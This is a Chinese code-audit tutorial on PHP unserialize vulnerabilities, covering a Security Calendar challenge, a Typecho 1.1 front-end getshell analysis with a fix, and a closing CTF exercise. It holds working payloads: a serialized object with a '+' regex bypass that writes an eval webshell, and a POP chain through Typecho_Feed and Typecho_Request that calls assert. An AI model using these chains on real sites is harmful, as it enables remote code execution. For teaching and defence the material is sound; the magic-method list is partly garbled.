[红日安全]代码审计Day11 - unserialize反序列化漏洞

红日安全 / 2018-09-12 18:45:49 / 浏览数 4149 安全技术 漏洞分析 顶(0) 踩(0)

本文由红日安全成员： licong 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs 。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017 。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第11篇 代码审计文章：

Day 11 - Pumpkin Pie

题目如下：

```php
class Template {
    public $cacheFile = '/tmp/cachefile';
    public $template = '<div>Welcome back %s</div>';

    public function __construct($data = null) {
        $data = $this->loadData($data);
        $this->render($data);
    }

    public function loadData($data) {
        if (substr($data, 0, 2) !== 'O:'&& !preg_match('/O:\d:\/', $data)) {
            return unserialize($data);
        }
        return [];
    }

    public function createCache($file = null, $tpl = null) {
        $file = $file ?? $this->cacheFile;
        $tpl = $tpl ?? $this->template;
        file_put_contents($file, $tpl);
    }

    public function render($data) {
        echo sprintf($this->template,htmlspecialchars($data['name']));
    }

    public function __destruct() {
        $this->createCache();
    }
}

new Template($_COOKIE['data']);
```


漏洞解析：（上图代码第11行正则表达式应改为：'/O:\d:/'）

题目考察对php反序列化函数的利用。在第10行 loadData() 函数中，我们发现了 unserialize 函数对传入的 $data 变量进行了反序列。在反序列化前，对变量内容进行了判断，先不考虑绕过，跟踪一下变量，看看变量是否可控。在代码 第6行 ，调用了 loadData()

函数，$data变量来自于 __construct() 构造函数传入的变量。代码第32行，对 Template 类进行了实例化，并将 cookie
中键为'data'数据作为初始化数据进行传入，$data数据我们可控。开始考虑绕过对传入数据的判断。

代码 11行
，第一个if，截取前两个字符，判断反序列化内容是否为对象，如果为对象，返回为空。php可反序列化类型有String,Integer,Boolean,Null,Array,Object。去除掉Object后

第二个if判断,匹配 字符串为
\'O:任意十进制:',将对象放入数组进行反序列化后，仍然能够匹配到，返回为空，考虑一下如何绕过正则匹配，PHP反序列化处理部分源码如下：

```
566     yych = *YYCURSOR;
567     switch (yych) {
568     case 'C':
569     case 'O':   goto yy13;
570     case 'N':   goto yy5;
571     case 'R':   goto yy2;
572     case 'S':   goto yy10;
573     case 'a':   goto yy11;
574     case 'b':   goto yy6;
575     case 'd':   goto yy8;
576     case 'i':   goto yy7;
577     case 'o':   goto yy12;
578     case 'r':   goto yy4;
579     case 's':   goto yy9;
580     case '}':   goto yy14;
581     default:    goto yy16;
582     }
```



```
624 yy13:
625     yych = *(YYMARKER = ++YYCURSOR);
626     if (yych == ':') goto yy17;
627     goto yy3;
```



```
638 yy17:
639     yych = *++YYCURSOR;
640     if (yybm[0+yych] & 128) {
641         goto yy20;
642     }
643     if (yych == '+') goto yy19;
644 yy18:
645     YYCURSOR = YYMARKER;
646     goto yy3;
647 yy19:
648     yych = *++YYCURSOR;
649     if (yybm[0+yych] & 128) {
650         goto yy20;
651     }
652     goto yy18;
```


在PHP源码var_unserializer.c，对反序列化字符串进行处理，在代码568行对字符进行判断，并调用相应的函数进行处理，当字符为'O'时，调用 yy13 函数，在
yy13 函数中，对'O'字符的下一个字符进行判断，如果是':',则调用 yy17 函数,如果不是则调用 yy3 函数,直接return 0，结束反序列化。接着看 yy17
函数。通过观察yybm[]数组可知，第一个if判断是否为数字，如果为数字则跳转到 yy20 函数，第二个判断如果是'+'号则跳转到 yy19 ，在 yy19 中，继续对 +号
后面的字符进行判断，如果为数字则跳转到 yy20 ,如果不是则跳转到 yy18 ， y18 最终跳转到 yy3
，退出反序列化流程。由此，在'O:',后面可以增加'+'，用来绕过正则判断。

绕过了过滤以后，接下来考虑怎样对反序列化进行利用，反序列化本质是将序列化的字符串还原成对应的类实例，在该过程中，我们可控的是序列化字符串的内容，也就是对

在代码31行，对象销毁时会调用 createCache() 函数，函数将 $template 中的内容放到了 $cacheFile 对应的文件中。 file_put_contents()
函数，当文件不存在时，会创建该文件。由此可构造一句话，写入当前路径。

$cacheFile 和 $template 为类变量，反序列化可控，由此，构造以下反序列化内容，别忘了加'+'号


```php
<?php

class Template{
    public $cacheFile='./test.php';
    public $template='<?php eval($_POST[xx]);?>';

}

$temp = new Template();

$test = Array($temp);

print(serialize($test));
```

```
a:1:{i:0;O:8:"Template":2:
{s:9:"cacheFile";s:10:"./test.php";s:8:"template";s:25:"<?php eval($_POST[xx]);?
>";}}
sandbox> exited with status 0
```

放入cookie需进行URL编码

```
a:1:{i:0;O:+8:"Template":2:{s:9:"cacheFile";s:10:"./test.php";s:8:"template";s:25:"<?php eval($_POST[xx]);?>";}}
```

文件成功写入：



实例分析

本次实例分析，选取的是 Typecho-1.1 版本，在该版本中，用户可通过反序列化Cookie数据进行前台Getshell。该漏洞出现于 install.php 文件 230行，具体代码如下：

```php
<?php
    $config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
    Typecho_Cookie::delete('__typecho_config');
    $db = new Typecho_Db($config['adapter'], $config['prefix']);
    $db->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
    Typecho_Db::set($db);
?>
```

在上图代码 第3行 ，对Cookie中的数据base64解码以后，进行了反序列化操作，该值可控，接下来看一下代码触发条件。文件几个关键判断如下：

```php
//判断是否已经安装
if (!isset($_GET['finish']) && file_exists(__TYPECHO_ROOT_DIR__ . '/config.inc.php')
    && empty($_SESSION['typecho'])) {
    exit;
}

// 挡掉可能的跨站请求
if (!empty($_GET) || !empty($_POST)) {
    if (empty($_SERVER['HTTP_REFERER'])) {
        exit;
    }

    $parts = parse_url($_SERVER['HTTP_REFERER']);
    if (!empty($parts['port'])) {
        $parts['host'] = "{$parts['host']}:{$parts['port']}";
    }

    if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host']) {
        exit;
    }
}
```


第一个if判断，可通过GET传递 finish=任意值 绕过
，第二if判断是否有GET或者POST传参，并判断Referer是否为空，第四个if判断Referer是否为本站点。紧接着还有判断，如下图：

```php
<?php if (isset($_GET['finish'])) : ?>
    <?php if (!@file_exists(__TYPECHO_ROOT_DIR__ . '/config.inc.php')) : ?>
    <h1 class="typecho-install-title"><?php _e('安装失败!'); ?></h1>
    <div class="typecho-install-body">
        <form method="post" action="?config" name="config">
        <p class="message error"><?php _e('您没有上传 config.inc.php 文件，请您重新安装! '); ?>
        <button class="btn primary" type="submit"><?php _e('重新安装 &raquo;'); ?></button></p>
        </form>
    </div>
    <?php elseif (!Typecho_Cookie::get('__typecho_config')): ?>
    <h1 class="typecho-install-title"><?php _e('没有安装!'); ?></h1>
    <div class="typecho-install-body">
        <form method="post" action="?config" name="config">
        <p class="message error"><?php _e('您没有执行安装步骤，请您重新安装! '); ?>
        <button class="btn primary" type="submit"><?php _e('重新安装 &raquo;'); ?></button></p>
        </form>
    </div>
    <?php else : ?>
```


第一个if判断 $_GET['finish'] 是否设置，然后判断 config.inc.php文件 是否存在，安装后已存在，第三个判断cookie中 __typecho_config
参数是否为空，不为空。进入else分支。综上，具体构造如下图：

```
GET /typecho-1.1-15.5.12-beta/install.php?finish=1 HTTP/1.1
Host: 127.0.0.1:80
Cache-Control: max-age=0
Referer:127.0.0.1:80
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.170 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=mieir12p5cudk262amtaqn31k1;__typecho_config=123; XDEBUG_SESSION=PHPSTORM
Connection: close
```



```
$config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
Typecho_Cookie::delete('__typecho_config');
$db = new Typecho_Db($config['adapter'], $config['prefix']);
```

反序列化结果存储到 $config 变量中，然后将 $config['adapter'] 和 $config['prefix'] 作为 Typecho_Db 类的初始化变量创建类实例。我们可以在 var/Typecho/Db.php 文件中找到该类构造函数代码，具体如下：

```php
public function __construct($adapterName, $prefix = 'typecho_')
{
    /** 获取适配器名称 */
    $this->_adapterName = $adapterName;

    /** 数据库适配器 */
    $adapterName = 'Typecho_Db_Adapter_' . $adapterName;

    if (!call_user_func(array($adapterName, 'isAvailable'))) {
        throw new Typecho_Db_Exception("Adapter {$adapterName} is not available");
    }

    $this->_prefix = $prefix;

    /** 初始化内部变量 */
    $this->_pool = array();
    $this->_connectedPool = array();
    $this->_config = array();

    //实例化适配器对象
    $this->_adapter = new $adapterName();
}
```


上图代码 第6行 ，对传入的 $adapterName 变量进行了字符串拼接操作，对于PHP而言，如果 $adapterName 类型为对象，则会调用该类 __toString() 魔术方法。可作为反序列化的一个触发点，我们全局搜索一下 __toString() ，查看是否有可利用的点。实际搜索时，会发现有三个类都定义了 __toString() 方法：

```
→  typecho-1.1 grep -Rni "function __toString()"
var/Typecho/Db/Query.php:488:    public function __toString()
var/Typecho/Feed.php:223:    public function __toString()
var/Typecho/Config.php:194:    public function __toString()
→  typecho-1.1
```


- 第一处 var\Typecho\Config.php：

```php
public function __toString()
{
    return serialize($this->_currentConfig);
}
```


调用 serialize() 函数进行序列化操作，会自动触发 __sleep() ，如果存在可利用的 __sleep() ，则可以进一步利用。

- 第二处 var\Typecho\Db\Query.php：

```php
public function __toString()
{
    switch ($this->_sqlPreBuild['action']) {
        case Typecho_Db::SELECT:
            return $this->_adapter->parseSelect($this->_sqlPreBuild);
        case Typecho_Db::INSERT:
            return 'INSERT INTO '
            . $this->_sqlPreBuild['table']
            . '(' . implode(' , ', array_keys($this->_sqlPreBuild['rows'])) . ')'
            . ' VALUES '
            . '(' . implode(' , ', array_values($this->_sqlPreBuild['rows'])) . ')'
            . $this->_sqlPreBuild['limit'];
        case Typecho_Db::DELETE:
            return 'DELETE FROM '
            . $this->_sqlPreBuild['table']
            . $this->_sqlPreBuild['where'];
        case Typecho_Db::UPDATE:
            $columns = array();
            if (isset($this->_sqlPreBuild['rows'])) {
                foreach ($this->_sqlPreBuild['rows'] as $key => $val) {
                    $columns[] = "$key = $val";
                }
            }

            return 'UPDATE '
            . $this->_sqlPreBuild['table']
            . ' SET ' . implode(' , ', $columns)
            . $this->_sqlPreBuild['where'];
        default:
            return NULL;
    }
}
```


该方法用于构建SQL语句，并没有执行数据库操作，所以暂无利用价值。

- 第三处var\Typecho\Feed.php：

```php
public function __toString()
{
    $result = '<?xml version="1.0" encoding="' . $this->_charset . '"?>' . self::EOL;
    if (self::RSS1 == $this->_type) {
    ......
    }
    else if (self::RSS2 == $this->_type) {
    $result .= '<rss version="2.0"
                xmlns:content="http://purl.org/rss/1.0/modules/content/"
                xmlns:dc="http://purl.org/dc/elements/1.1/"
                xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
                xmlns:atom="http://www.w3.org/2005/Atom"
                xmlns:wfw="http://wellformedweb.org/CommentAPI/">
                <channel>' . self::EOL;

    $content = '';
    $lastUpdate = 0;

    foreach ($this->_items as $item) {
        $content .= '<item>' . self::EOL;
        $content .= '<title>' . htmlspecialchars($item['title']) .
                    '</title>' . self::EOL;
        $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
        $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
        $content .= '<pubDate>' . $this->dateFormat($item['date']) .
                    '</pubDate>' . self::EOL;
        $content .= '<dc:creator>' . htmlspecialchars($item['author']->screenName) .
                    '</dc:creator>' . self::EOL;
        if (!empty($item['category']) && is_array($item['category'])) {
            foreach ($item['category'] as $category) {
                $content .= '<category><![CDATA[' . $category['name'] . ']]></category>' .
                            self::EOL;
            }
        }
......
}
```


在代码 19行 ， $this->_items 为类变量，反序列化可控，在代码 27行 ， $item['author']->screenName ，如果 $item['author'] 中存储的类没有'screenName'属性或该属性为私有属性，此时会触发该类中的 __get() 魔法方法，这个可作为进一步利用的点，继续往下看代码，未发现有危险函数的调用。

记一波魔术方法及对应的触发条件，具体如下：

```
__wakeup() //■■unserialize■■■
__sleep() //■■serialize■■■
__destruct() //■■■■■■■■
__call() //■■■■■■■■■■■■■■■■■■■■
__callStatic() //■■■■■■■■■■■■■■■■■■■■
__get() //■■■■■■■■■■■■■■■
__set() //■■■■■■■■■■■■■■■
__isset() //■■■■■■■■■■■■isset()■empty()■■
__unset() //■■■■■■■■■■■■unset()■■■
__toString() //■■■■■■■■■■■■■
__invoke() //■■■■■■■■■■■■■■■■■
```

在 var/Typecho/Request.php 的 Typecho_Request 类中，我们发现 __get() 方法，跟踪该方法的调用，具体如下图：

```php
private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }

        $this->_filter = array();
    }
    return $value;
}

public function __get($key)
{
    return $this->get($key);
}

public function get($key, $default = NULL)
{
    switch (true) {
        case isset($this->_params[$key]):
            $value = $this->_params[$key];
            break;
        case isset(self::$_httpParams[$key]):
            $value = self::$_httpParams[$key];
            break;
        default:
            $value = $default;
            break;
    }

    $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
}
```


array_map() 函数和 call_user_func 函数，都可以作为利用点，$filter 作为调用函数，$value 为函数参数，跟踪变量,看一下是否可控。这两个变量都来源于类变量，反序列化可控。从上面的分析中，可知当 $item['author'] 满足一定条件会触发 __get 方法。

假设 $item['author'] 中存储 Typecho_Request 类实例，此时调用 $item['author']->screenName ，在Typecho_Request 类中没有该属性，就会调用类中的 __get($key) 方法，$key 传入的值为 scrrenName 。参数传递过程如下：`$key='scrrenName'=>$this->_param[$key]=>$value`

我们将 $this->_param['scrrenName'] 的值设置为想要执行的函数，构造 $this->_filter 为对应函数的参数值，具体构造如下：

```php
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct()
    {
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
```



接下来我们去看一下 Typecho_Feed 类的构造，该类在 var/Typecho/Feed.php 文件中，代码如下：

```php
public function __toString()
{
    $result = '<?xml version="1.0" encoding="' . $this->_charset . '"?>' . self::EOL;
    if (self::RSS1 == $this->_type) {
    ......
    }
    else if (self::RSS2 == $this->_type) {
    $result .= '<rss version="2.0"
                xmlns:content="http://purl.org/rss/1.0/modules/content/"
                xmlns:dc="http://purl.org/dc/elements/1.1/"
                xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
                xmlns:atom="http://www.w3.org/2005/Atom"
                xmlns:wfw="http://wellformedweb.org/CommentAPI/">
                <channel>' . self::EOL;

    $content = '';
    $lastUpdate = 0;

    foreach ($this->_items as $item) {
        $content .= '<item>' . self::EOL;
        $content .= '<title>' . htmlspecialchars($item['title']) .
                    '</title>' . self::EOL;
        $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
        $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
        $content .= '<pubDate>' . $this->dateFormat($item['date']) .
                    '</pubDate>' . self::EOL;
        $content .= '<dc:creator>' . htmlspecialchars($item['author']->screenName) .
                    '</dc:creator>' . self::EOL;
        if (!empty($item['category']) && is_array($item['category'])) {
            foreach ($item['category'] as $category) {
                $content .= '<category><![CDATA[' . $category['name'] . ']]></category>' .
                            self::EOL;
            }
        }
......
}
```


上图代码 第7行 ，满足 self::RSS2 与 $this->_type 相等进入该分支，所以 $this->_type 需要构造，item['author'] 为触发点，需要构造 $this_items ，具体构造如下：

```php
<?php

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct()
    {
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
class Typecho_Feed
{
    private $_type;
    private $_items = array();
    public function __construct()
    {
        $this->_type = 'RSS 2.0';
        $item['author'] = new Typecho_Request();
        $item['category']=Array(new Typecho_Request());
        $this->_items[0] = $item;
    }
}
$x = new Typecho_Feed();
$a = array(
    'adapter' => $x,
    'prefix' => 'typecho_'
);

echo base64_encode(serialize($a));
```


代码 22行 在实际利用没必要添加，install.php在代码 54行 调用 ob_start()
函数，该函数对输出内容进行缓冲,反序列化漏洞利用结束后，在var\Typecho\Db.php代码121行，触发异常，在 var\Typecho\Common.php 代码237行调用 ob_end_clean()函数 清除了缓冲区内容，导致无法看见执行结果，考虑在进入到异常处理前提前报错结束程序。由此构造该数据。执行结果如下：



修复建议

造成该漏洞的原因主要有两点：

- 当 config.inc.php 文件存在的时，可绕过判断继续往下执行代码。
- 传入反序列化函数的参数可控

修复方法：在 install.php 文件第一行判断 config.inc.php 是否存在，如果存在，则退出代码执行。

```
<?php
if (file_exists(dirname(__FILE__) . '/config.inc.php'))
   exit('Access Denied');
?>
```

结语

看完了上述分析，不知道大家是否对 反序列化 漏洞有了一定的了解，文中用到的CMS可以从 这里
下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day11
的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：

```
<?php
include "config.php";

class HITCON{
   public $method;
   public $args;
   public $conn;

   function __construct($method, $args) {
       $this->method = $method;
       $this->args = $args;
       $this->__conn();
   }

   function __conn() {
       global $db_host, $db_name, $db_user, $db_pass, $DEBUG;
       if (!$this->conn)
           $this->conn = mysql_connect($db_host, $db_user, $db_pass);
       mysql_select_db($db_name, $this->conn);
       if ($DEBUG) {
           $sql = "DROP TABLE IF  EXISTS  users";
           $this->__query($sql, $back=false);
           $sql = "CREATE TABLE IF NOT EXISTS users (username VARCHAR(64),
           password VARCHAR(64),role VARCHAR(256)) CHARACTER SET utf8";

           $this->__query($sql, $back=false);
           $sql = "INSERT INTO users VALUES ('orange', '$db_pass', 'admin'), ('phddaa', 'ddaa', 'user')";
           $this->__query($sql, $back=false);
       }
       mysql_query("SET names utf8");
       mysql_query("SET sql_mode = 'strict_all_tables'");
   }

   function __query($sql, $back=true) {
       $result = @mysql_query($sql);
       if ($back) {
           return @mysql_fetch_object($result);
       }
   }

   function login() {
       list($username, $password) = func_get_args();
       $sql = sprintf("SELECT * FROM users WHERE username='%s' AND password='%s'", $username, md5($password));
       $obj = $this->__query($sql);

       if ( $obj != false ) {
           define('IN_FLAG', TRUE);
           $this->loadData($obj->role);
       }
       else {
         $this->__die("sorry!");
       }
   }
```

```
    function loadData($data) {
        if (substr($data, 0, 2) !== 'O:' && !preg_match('/O:\d:/', $data)) {
            return unserialize($data);
        }
        return [];
    }

    function __die($msg) {
        $this->__close();
        header("Content-Type: application/json");
        die( json_encode( array("msg"=> $msg) ) );
    }

    function __close() {
        mysql_close($this->conn);
    }

    function source() {
        highlight_file(__FILE__);
    }

    function __destruct() {
        $this->__conn();
        if (in_array($this->method, array("login", "source"))) {
            @call_user_func_array(array($this, $this->method), $this->args);
        }
        else {
            $this->__die("What do you do?");
        }
        $this->__close();
    }

    function __wakeup() {
        foreach($this->args as $k => $v) {
            $this->args[$k] = strtolower(trim(mysql_escape_string($v)));
        }
    }
}
class SoFun{
    public $file='index.php';

    function __destruct(){
        if(!empty($this->file)) {
            include $this->file;
        }
    }
    function __wakeup(){
        $this-> file='index.php';
    }
}
if(isset($_GET["data"])) {
    @unserialize($_GET["data"]);
}
else {
    new HITCON("source", array());
}

?>

//config.php
<?php
    $db_host = 'localhost';
    $db_name = 'test';
    $db_user = 'root';
    $db_pass = '123';
    $DEBUG = 'xx';
?>
```

```
// flag.php
<?php
!defined('IN_FLAG') && exit('Access Denied');
echo "flag{un3eri@liz3_i3_s0_fun}";

?>
```

点击收藏 | 1 关注 | 2

上一篇：Crypto-RSA-公钥攻击小结 下一篇：某cms 1.4.7 分析

1. 1 条回复

白猫 2018-12-10 21:23:08

本文难度有点大,但是很精彩,废了好大的劲才读明白,水平太菜,加油呀!

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录